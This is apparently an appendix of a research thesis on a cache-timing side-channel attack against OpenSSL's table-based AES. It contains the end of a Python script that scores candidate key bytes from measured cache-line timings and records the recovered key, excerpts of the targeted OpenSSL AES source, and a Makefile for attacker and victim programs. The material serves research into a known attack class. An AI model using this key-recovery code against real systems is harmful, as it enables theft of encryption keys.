                                first_candidate_k[15]
219
220
221                         # Get an hipotetical combination, to get resp. hip.
                                line, to get resp. hip. timing, to be weightened
                                on combination score
222                         comb_index = (low_hkA<<(n_bits*3)) + (low_hkB<<(
                                n_bits*2)) + (low_hkC<<(n_bits*1)) + low_hkD
223                         for i in range(0,4):
224                             hline = table_elem_dic[((2-i)%4, hx[i])]
225
226                             if (timings[hline] < (avg + 1*st_dev)):
227                                 weight_avg(lk[i], comb_index, timings[hline])
228
229     # Retrieve the remaining combinations from lk[]
230     max = 0
231     max_index = 0
232     lk_list = []
233     for lk_index, lk_item in enumerate(lk):
234         for comb_index, comb in enumerate (lk_item):
235
236             if(comb[0] > max):
237                 max = comb[0]
238                 max_index = comb_index
239
240         lk_list.append(max_index)
241
```

```
242     # Registering discovered key bytes
243     set_final_key(fk, lk_list, n_comb, n_bits)
244 
245 # Auxiliar Functions
246 
247 # Write in file file_name each element of fk list
248 def write_file(fk, file_name):
249 
250     with open(file_name, 'w') as f:
251         for key in fk:
252             f.write(str(key) + '\n')
253 
254 # Registers the discovered keys bytes values by the attack
255 def set_final_key(fk, lk_list, n_comb, n_bits):
256 
257     for i, item in enumerate(lk_list):
258         for j in range(0,4):
259             key_byte = first_candidate_k[(i*4+j*5) %16] + (item>>((3-j)*
                n_bits) & (n_comb-1))
260             # if key_byte not in fk[(i*4+j*5)%16]:
261             fk[(i*4+j*5)%16] = key_byte
262 
263 # Variable receives a value and updates the respective average value
264 def weight_avg(avg_struct, index, timing):
265 
266     old_freq = avg_struct[index][1]
267     old_timing = avg_struct[index][0]
268     avg_struct[index][1] += 1
269     new_freq = avg_struct[index][1]
270     avg_struct[index][0] = (old_freq/new_freq) * old_timing + (1/new_freq) *
        timing
271 
272 # Get the content of meas, victim files
273 def read_files(l):
274     meas_file = open("side_channel_info/meas#" + str(l) + ".out", "r")
275     plaintext_raw = meas_file.readline()
276     plaintext_raw = plaintext_raw[:-2]
277     plaintext = [int(i) for i in plaintext_raw.split('.')]
```

```
278     scores = [int(i) for i in meas_file]
279     meas_file.close()
280 
281     return plaintext, scores
282 
283 
284 # Get the content of meas, victim files
285 def read_table_file(l):
286     table_file = open("side_channel_info/table#" + str(l) + ".out", "r")
287     timings = [int(i) for i in table_file]
288     table_file.close()
289     return timings
290 
291 # Checks whether a list contains all the elements positive or not
292 def is_above_avg(avg, lst):
293     for item in lst:
294         if (item < avg):
295             return False
296     return True
297 
298 # Get the consecutive lines
299 def get_neighboors(index_list, list_len):
300     index_list_tuples = list(combinations(index_list,2))
301     for item in index_list_tuples:
302         if (((item[0] + 1) %list_len ==item[1]) or ((item[1] + 1) %list_len
                == item[0])):
303             return item
304     return False
305 
306 # Get index of elements below/ above a certain limit
307 def get_standard_deviation_elem(list_elem, num_stand_dev, direction):
308 
309     avg = st.mean(list_elem)
310     dev = st.stdev(list_elem)
311     limit =  int(avg+num_stand_dev*dev)
312 
313     if (direction == "below"):
314         return [index for index,elem in enumerate (list_elem) if elem <=
```

```
            limit]
315
316     elif (direction == "above"):
317         return [index for index,elem in enumerate (list_elem) if elem >=
                limit]
318
319     else:
320         print("An error occured on get_standard_deviation_elem")
321
322 # Program execution
323 main()
```

Listing A.5: `aes.h`

```
1  /*
2   * Copyright 2002-2016 The OpenSSL Project Authors. All Rights Reserved.
3   *
4   * Licensed under the OpenSSL license (the "License").  You may not use
5   * this file except in compliance with the License.  You can obtain a copy
6   * in the file LICENSE in the source distribution or at
7   * https://www.openssl.org/source/license.html
8   */
9
10 #ifndef HEADER_AES_H
11 # define HEADER_AES_H
12
13 # include <openssl/opensslconf.h>
14
15 # include <stddef.h>
16 # ifdef  __cplusplus
17 extern "C" {
18 # endif
19
20 # define AES_ENCRYPT     1
21 # define AES_DECRYPT     0
22
23 /*
24  * Because array size can't be a const in C, the following two are macros.
```

```
 * Both sizes are in bytes.
 */
# define AES_MAXNR 14
# define AES_BLOCK_SIZE 16

/* This should be a hidden type, but EVP requires that the size be known */
struct aes_key_st {
# ifdef AES_LONG
    unsigned long rd_key[4 * (AES_MAXNR + 1)];
# else
    unsigned int rd_key[4 * (AES_MAXNR + 1)];
# endif
    int rounds;
};
typedef struct aes_key_st AES_KEY;

const char *AES_options(void);

int AES_set_encrypt_key(const unsigned char *userKey, const int bits,
                        AES_KEY *key);
int AES_set_decrypt_key(const unsigned char *userKey, const int bits,
                        AES_KEY *key);

void AES_encrypt(const unsigned char *in, unsigned char *out,
                 const AES_KEY *key);
void AES_decrypt(const unsigned char *in, unsigned char *out,
                 const AES_KEY *key);

...
```

Listing A.6: `aes_core.c`

```
...
#ifndef AES_DEBUG
# ifndef NDEBUG
#  define NDEBUG
# endif
#endif
```

```
7  #include <assert.h>
8  #include <stdlib.h>
9  #include <openssl/aes.h>
10 #ifdef OPENSSL_FIPS
11 #include <openssl/fips.h>
12 #endif
13 #include "aes_locl.h"
14 ...
15 static const u32 Te0[256] = {
16     0xc66363a5U, 0xf87c7c84U, 0xee777799U, 0xf67b7b8dU,
17     ...
18
19 };
20 static const u32 Te1[256] = {
21     0xa5c66363U, 0x84f87c7cU, 0x99ee7777U, 0x8df67b7bU,
22     ...
23
24 };
25 static const u32 Te2[256] = {
26     0x63a5c663U, 0x7c84f87cU, 0x7799ee77U, 0x7b8df67bU,
27     ...
28
29 };
30 static const u32 Te3[256] = {
31     0x6363a5c6U, 0x7c7c84f8U, 0x777799eeU, 0x7b7b8df6U,
32     ...
33
34 };
35 ...
36
37 static const u32 rcon[] = {
38     0x01000000, 0x02000000, 0x04000000, 0x08000000,
39     0x10000000, 0x20000000, 0x40000000, 0x80000000,
40     0x1B000000, 0x36000000, /* for 128-bit blocks, Rijndael never uses more than 10 rcon value
41 };
42
43 /**
44  * Expand the cipher key into the encryption key schedule.
```

```
45  */
46 int AES_set_encrypt_key(const unsigned char *userKey, const int bits,
47                         AES_KEY *key)
48 {
49     u32 *rk;
50     int i = 0;
51     u32 temp;
52
53 #ifdef OPENSSL_FIPS
54     FIPS_selftest_check();
55 #endif
56
57     if (!userKey || !key)
58         return -1;
59     if (bits != 128 && bits != 192 && bits != 256)
60         return -2;
61
62     rk = key->rd_key;
63
64     if (bits==128)
65         key->rounds = 10;
66     else if (bits==192)
67         key->rounds = 12;
68     else
69         key->rounds = 14;
70
71     rk[0] = GETU32(userKey     );
72     rk[1] = GETU32(userKey +  4);
73     rk[2] = GETU32(userKey +  8);
74     rk[3] = GETU32(userKey + 12);
75     if (bits == 128) {
76         while (1) {
77             temp  = rk[3];
78             rk[4] = rk[0] ^
79                 (Te2[(temp >> 16) & 0xff] & 0xff000000) ^
80                 (Te3[(temp >>  8) & 0xff] & 0x00ff0000) ^
81                 (Te0[(temp      ) & 0xff] & 0x0000ff00) ^
82                 (Te1[(temp >> 24)       ] & 0x000000ff) ^
```

```
                rcon[i];
            rk[5] = rk[1] ^ rk[4];
            rk[6] = rk[2] ^ rk[5];
            rk[7] = rk[3] ^ rk[6];
            if (++i == 10) {
                return 0;
            }
            rk += 4;
        }
    }
    rk[4] = GETU32(userKey + 16);
    rk[5] = GETU32(userKey + 20);
    if (bits == 192) {
        while (1) {
            temp = rk[ 5];
            rk[ 6] = rk[ 0] ^
                (Te2[(temp >> 16) & 0xff] & 0xff000000) ^
                (Te3[(temp >>  8) & 0xff] & 0x00ff0000) ^
                (Te0[(temp      ) & 0xff] & 0x0000ff00) ^
                (Te1[(temp >> 24)       ] & 0x000000ff) ^
                rcon[i];
            rk[ 7] = rk[ 1] ^ rk[ 6];
            rk[ 8] = rk[ 2] ^ rk[ 7];
            rk[ 9] = rk[ 3] ^ rk[ 8];
            if (++i == 8) {
                return 0;
            }
            rk[10] = rk[ 4] ^ rk[ 9];
            rk[11] = rk[ 5] ^ rk[10];
            rk += 6;
        }
    }
    rk[6] = GETU32(userKey + 24);
    rk[7] = GETU32(userKey + 28);
    if (bits == 256) {
        while (1) {
            temp = rk[ 7];
            rk[ 8] = rk[ 0] ^
```

```
121                 (Te2[(temp >> 16) & 0xff] & 0xff000000) ^
122                 (Te3[(temp >>  8) & 0xff] & 0x00ff0000) ^
123                 (Te0[(temp      ) & 0xff] & 0x0000ff00) ^
124                 (Te1[(temp >> 24)       ] & 0x000000ff) ^
125                 rcon[i];
126             rk[ 9] = rk[ 1] ^ rk[ 8];
127             rk[10] = rk[ 2] ^ rk[ 9];
128             rk[11] = rk[ 3] ^ rk[10];
129             if (++i == 7) {
130                 return 0;
131             }
132             temp = rk[11];
133             rk[12] = rk[ 4] ^
134                 (Te2[(temp >> 24)       ] & 0xff000000) ^
135                 (Te3[(temp >> 16) & 0xff] & 0x00ff0000) ^
136                 (Te0[(temp >>  8) & 0xff] & 0x0000ff00) ^
137                 (Te1[(temp      ) & 0xff] & 0x000000ff);
138             rk[13] = rk[ 5] ^ rk[12];
139             rk[14] = rk[ 6] ^ rk[13];
140             rk[15] = rk[ 7] ^ rk[14];
141
142             rk += 8;
143             }
144     }
145     return 0;
146 }
147 ...
148 void AES_encrypt(const unsigned char *in, unsigned char *out,
149                  const AES_KEY *key) {
150
151     const u32 *rk;
152     u32 s0, s1, s2, s3, t0, t1, t2, t3;
153 #ifndef FULL_UNROLL
154     int r;
155 #endif /* ?FULL_UNROLL */
156
157     assert(in && out && key);
158     rk = key->rd_key;
```

```
159
160     /*
161      * map byte array block to cipher state
162      * and add initial round key:
163      */
164     s0 = GETU32(in     ) ^ rk[0];
165     s1 = GETU32(in +  4) ^ rk[1];
166     s2 = GETU32(in +  8) ^ rk[2];
167     s3 = GETU32(in + 12) ^ rk[3];
168
169     ...
170
171     /*
172      * Nr - 1 full rounds:
173      */
174     r = key->rounds >> 1;
175     for (;;) {
176         t0 =
177             Te0[(s0 >> 24)       ] ^
178             Te1[(s1 >> 16) & 0xff] ^
179             Te2[(s2 >>  8) & 0xff] ^
180             Te3[(s3      ) & 0xff] ^
181             rk[4];
182         t1 =
183             Te0[(s1 >> 24)       ] ^
184             Te1[(s2 >> 16) & 0xff] ^
185             Te2[(s3 >>  8) & 0xff] ^
186             Te3[(s0      ) & 0xff] ^
187             rk[5];
188         t2 =
189             Te0[(s2 >> 24)       ] ^
190             Te1[(s3 >> 16) & 0xff] ^
191             Te2[(s0 >>  8) & 0xff] ^
192             Te3[(s1      ) & 0xff] ^
193             rk[6];
194         t3 =
195             Te0[(s3 >> 24)       ] ^
196             Te1[(s0 >> 16) & 0xff] ^
```

```
197             Te2[(s1 >>  8) & 0xff] ^
198             Te3[(s2      ) & 0xff] ^
199             rk[7];
200
201         rk += 8;
202         if (--r == 0) {
203             break;
204         }
205
206         s0 =
207             Te0[(t0 >> 24)       ] ^
208             Te1[(t1 >> 16) & 0xff] ^
209             Te2[(t2 >>  8) & 0xff] ^
210             Te3[(t3      ) & 0xff] ^
211             rk[0];
212         s1 =
213             Te0[(t1 >> 24)       ] ^
214             Te1[(t2 >> 16) & 0xff] ^
215             Te2[(t3 >>  8) & 0xff] ^
216             Te3[(t0      ) & 0xff] ^
217             rk[1];
218         s2 =
219             Te0[(t2 >> 24)       ] ^
220             Te1[(t3 >> 16) & 0xff] ^
221             Te2[(t0 >>  8) & 0xff] ^
222             Te3[(t1      ) & 0xff] ^
223             rk[2];
224         s3 =
225             Te0[(t3 >> 24)       ] ^
226             Te1[(t0 >> 16) & 0xff] ^
227             Te2[(t1 >>  8) & 0xff] ^
228             Te3[(t2      ) & 0xff] ^
229             rk[3];
230     }
231 #endif /* ?FULL_UNROLL */
232     /*
233      * apply last round and
234      * map cipher state to byte array block:
```

```
235         */
236        s0 =
237            (Te2[(t0 >> 24)       ] & 0xff000000) ^
238            (Te3[(t1 >> 16) & 0xff] & 0x00ff0000) ^
239            (Te0[(t2 >>  8) & 0xff] & 0x0000ff00) ^
240            (Te1[(t3      ) & 0xff] & 0x000000ff) ^
241            rk[0];
242        PUTU32(out     , s0);
243        s1 =
244            (Te2[(t1 >> 24)       ] & 0xff000000) ^
245            (Te3[(t2 >> 16) & 0xff] & 0x00ff0000) ^
246            (Te0[(t3 >>  8) & 0xff] & 0x0000ff00) ^
247            (Te1[(t0      ) & 0xff] & 0x000000ff) ^
248            rk[1];
249        PUTU32(out +  4, s1);
250        s2 =
251            (Te2[(t2 >> 24)       ] & 0xff000000) ^
252            (Te3[(t3 >> 16) & 0xff] & 0x00ff0000) ^
253            (Te0[(t0 >>  8) & 0xff] & 0x0000ff00) ^
254            (Te1[(t1      ) & 0xff] & 0x000000ff) ^
255            rk[2];
256        PUTU32(out +  8, s2);
257        s3 =
258            (Te2[(t3 >> 24)       ] & 0xff000000) ^
259            (Te3[(t0 >> 16) & 0xff] & 0x00ff0000) ^
260            (Te0[(t1 >>  8) & 0xff] & 0x0000ff00) ^
261            (Te1[(t2      ) & 0xff] & 0x000000ff) ^
262            rk[3];
263        PUTU32(out + 12, s3);
264    }
265
266    /*
267     * Decrypt a single block
268     * in and out can overlap
269     */
270    void AES_decrypt(const unsigned char *in, unsigned char *out,
271                     const AES_KEY *key)
272    {
```

```
...
}

#endif /* AES_ASM */
```

Listing A.7: `Makefile`

```
TARGETS = atk atk_enc vic_enc
PAPILIB=/home/verao9/papi-6.0.0/src/libpapi.a
PAPIH=/home/verao9/papi-6.0.0/src
CFLAGS = -Wall
AES_PATH = /home/verao9/Desktop/cache_side_channel_attack/usr/local/ssl/lib

all: $(TARGETS)
    rm -f side_channel_info/*.*

atk: atk.c
    $(CC) $(CFLAGS) -I $(PAPIH) atk.c $(PAPILIB) -o atk

# On the terminal:
# $ export LD_LIBRARY_PATH=/home/..../ssl/lib:LD_LIBRARY_PATH

vic_enc: vic_enc.c
    $(CC) -L$(AES_PATH) $(CFLAGS) -o vic_enc vic_enc.c -lcrypto

atk_enc: atk_enc.c
    $(CC) -L$(AES_PATH) $(CFLAGS) -o atk_enc atk_enc.c -lcrypto

clean:
    rm -f $(TARGETS) *.o *.stderr *.stdout core *~
    rm -f *_.out
    rm -f side_channel_info/*.*
```